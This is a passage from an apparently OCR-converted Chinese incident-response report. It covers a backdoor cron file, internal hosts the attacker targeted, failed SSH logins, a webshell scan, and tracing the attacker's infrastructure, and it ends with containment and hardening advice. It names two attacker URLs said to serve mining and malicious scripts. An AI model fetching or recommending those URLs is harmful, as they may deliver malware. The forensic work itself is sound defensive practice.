```

4.2.4 分析etc计划任务文件（源后门文件）


查看计划任务文件夹，存在后门文件anacron。该文件主要是控制远程下载、主机计划任务设置等黑客行为。

cat /etc/cron.daily/anacron




4.3 评估影响范围

经过对各个后门文件的分析，在/tmp目录中存在H文件，其内容包含内网相关主机，疑似是恶意攻击者的攻击目标：



分别登录主机x.x.x.x、x.x.x.a、x.x.x.b、x.x.x.c的ssh failed日志进行分析，发现以下登录失败记录（ 标红主机也需要关注 ）：

x.x.x.x <--> x.x.x.a 主机x登录a失败，a登录x失败
x.x.x.x <--> x.x.x.b 主机b登录x失败
x.x.x.x <--> x.x.x.c 主机c登录x失败




5 恶意脚本排查

5.1 webshell查杀

使用webshell查杀脚本进行扫扫描


<1>查看web应用路径为：/httx/run/

find / -name info-index.html



<2>上传并执行scanWebshell.py

python scanWebshell.py /httx/run



扫描完成，未扫到webshell文件。

5.2 rootkit恶意程序检测


rkhunter是Linux系统平台下的一款开源入侵检测工具，具有非常全面的扫描范围，除了能够检测各种已知的rootkit特征码以外，还支持端口扫描、常用程序文件的变动情况检查。

结合目前的检查情况和未经允许安装rkhunter来看，该操作尚未进行。

6 回溯攻击源头

6.1 挖矿脚本提供站点

访问http://218.38.3.16:9999/，这是攻击者一个提供恶意脚本下载的网站



查看该IP地址来源于韩国

6.2 恶意文件提供站点

访问http://65.254.63.2/a，浏览器提示欺诈网站

查看该IP地址来源于美国

7 安全加固防范

7.1 控制影响范围

首先应对x.x.x.x进行 **下线（断绝外网）处理** ，阻断与外界恶意攻击者之间的通信，但是由于很多业务都在上面运行实施起来有一定难度。

其次，应该对以下疑似被攻击的主机进行安全排查，查找是否存在webshell、后门下载文件及挖矿文件。

x.x.x.a

x.x.x.b

x.x.x.c

x.x.x.d

x.x.x.e

.....

7.2 删除后门文件

为了避免继续被控制以及更多内网主机沦陷，需要 **及时清理掉已经发现的后门文件及计划任务** （暂时发现上面提到的四个路径）。

7.3 安全漏洞扫描

由于被入侵的可能性存在多种可能性，比如：

（1） 由于之前的钓鱼邮件引发的apt攻击

（2） 可能与最开始发现的redis挖矿安全事件相关

（3） 有可能由于该服务器上业务太多且开放端口全部映射到外网导致恶意攻击者攻击，即打开内网大门的钥匙……

目前还并未对该主机进行渗透测试和漏洞扫描，未发现该主机存在何种漏洞。按照正常的应急流程应该在分析各种日志的基础上进行渗透测试，及时迅速查找安全漏洞（被入侵原因）并进行安全加固，方可再次上线。